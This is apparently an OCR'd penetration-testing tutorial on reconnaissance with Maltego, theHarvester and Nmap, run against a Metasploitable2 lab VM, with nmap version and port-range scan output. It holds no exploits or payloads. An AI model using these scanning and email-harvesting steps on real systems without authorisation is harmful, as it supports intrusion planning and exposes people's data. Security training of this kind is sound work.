


So with the help of Maltego, it has discovered the other websites that are running on this particular name server.


We also can retrieve the exact location *(country)* of the domain, by using this tool.




According to the graphical representation, it indicates that the domain hosting company is located in **Canada**.



Now let's try to get the Netblock with the help of using the routing info.




This will actually provide with a range of IPs.




2 - Harvester

This is also a utility/ tool which comes pre-installed in Kali Linux. This “**Harvester”** tool is mainly used for email harvesting. This tool was developed in python. We can use this tool to gather information such as emails, subdomains, hosts, open ports and banners using different public sources. So it uses search engines, PGP key servers and SHODAN computer database to gather information.


By using the command **“theHarvester --help”** you can see all the available options in the tool.




This tools also provides the facility to export the results to a HTML file. So that a person gets the opportunity to view and understand the report data easily.



In the command, **"-d"** is used to define the domain. **"-l"** is used to limit the number of result outputs. So, in this occasion, I have limited the results maximum to 200. Then **"-b"** is used to define the source. The **"-f"** is going to give us descriptive information as a form of a report.





Domain	Date	Recordtype	Source	Total results
http://192.168.56.100/	2021-05-02	people	linkedin	2
kali.org	2021-02-27	email	google	2
kali.org	2021-02-27	host	google	39
kali.org	2021-02-27	ip	DNS-resolver	22

3 – Nmap

Network scanning is a very vital step in the penetration testing process. Network scanning is used to recognize available network services, discover any filtering systems and to identify the operating systems that are being used. Networking scanning is an essential process because it ensures that a particular network is safe & healthy. So, by using network scanning tools you are able to detect the vulnerabilities in the network and measure the network performance too. The ultimate goal of those network scanning tools is to troubleshoot the network issues. You can perform network scanning process either by manually ***(using Address Resolution Protocol),*** or by using an automated tool.


Among all the network scanning tools, **Nmap** is the currently most popular networking scanning tool out there. Nmap stands for **"Network Mapper"**. This tool is an open-source Linux command-line tool which is used to scan IP Addresses & ports in a particular network. Nmap also allows network admins to find out which devices are running on their network, discover open ports and services and identify potential vulnerabilities.

Nmap is also capable of finding information about the operating system running on devices. It actually provides very detailed information about the OS such as OS version etc.

Not only that, for Nmap there is also a graphical user interface called **"Zenmap".** Visual mapping of a network & generating advanced scan reports are some of the most highlighted features in Zenmap tool.


So in order to do the scanning, I am going to use the Nmap tool in Kali Linux & as the target I am going to use the **"metasploitable2"** virtual machine.

So, as you can see in the below image, this is the initial interface of the Nmap command-line tool.



So as you can see, the IP Address of our target machine is **192.168.56.100**. So we are going to perform the network scan on this target IP Address.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:46:03:ce
          inet addr:192.168.56.100  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe46:3ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1508 (1.4 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```



So as you can see, it has provided us with many important information about the metasploitable2 machine such as **Port Numbers** and **related States** & **Services** of them.

State	Description
Open	Accepting Connection Requests.
Closed	No service responding to requests.
Filtered	Blocked by a firewall.
Unfiltered	Accessible but scanner was unable to determine whether open or not.

Now, let's move on for finding the related versions of each services.

```
┌──(dilshan㉿10)-[~]
└─$ nmap -sV 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 09:53 +0530
Nmap scan report for 192.168.56.100
Host is up (0.0043s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.75 seconds
```


As a penetration tester, it's very much important to know about the service version numbers. So once you discovered them, with the help of some tools, you can search the particular exploit corresponding to that version number. Service versions are also very much important specially when generating patches.

So now let's try scanning ports which are in a particular range.

```
┌──(dilshan㉿10)-[~]
└─$ nmap -p 20-100 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 10:02 +0530
Nmap scan report for 192.168.56.100
Host is up (0.0027s latency).
Not shown: 75 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
```


So as you can see in the above image, I have scanned the ports from port number **20** to **100**.

Now, let's try to find the operating system that is running in our target machine using this Nmap tool.



So in here, you are able to identify the **MAC Address** of that target machine, **Device Type**, **Current OS Details** and the **Network Distance** *(Hop Count)*.

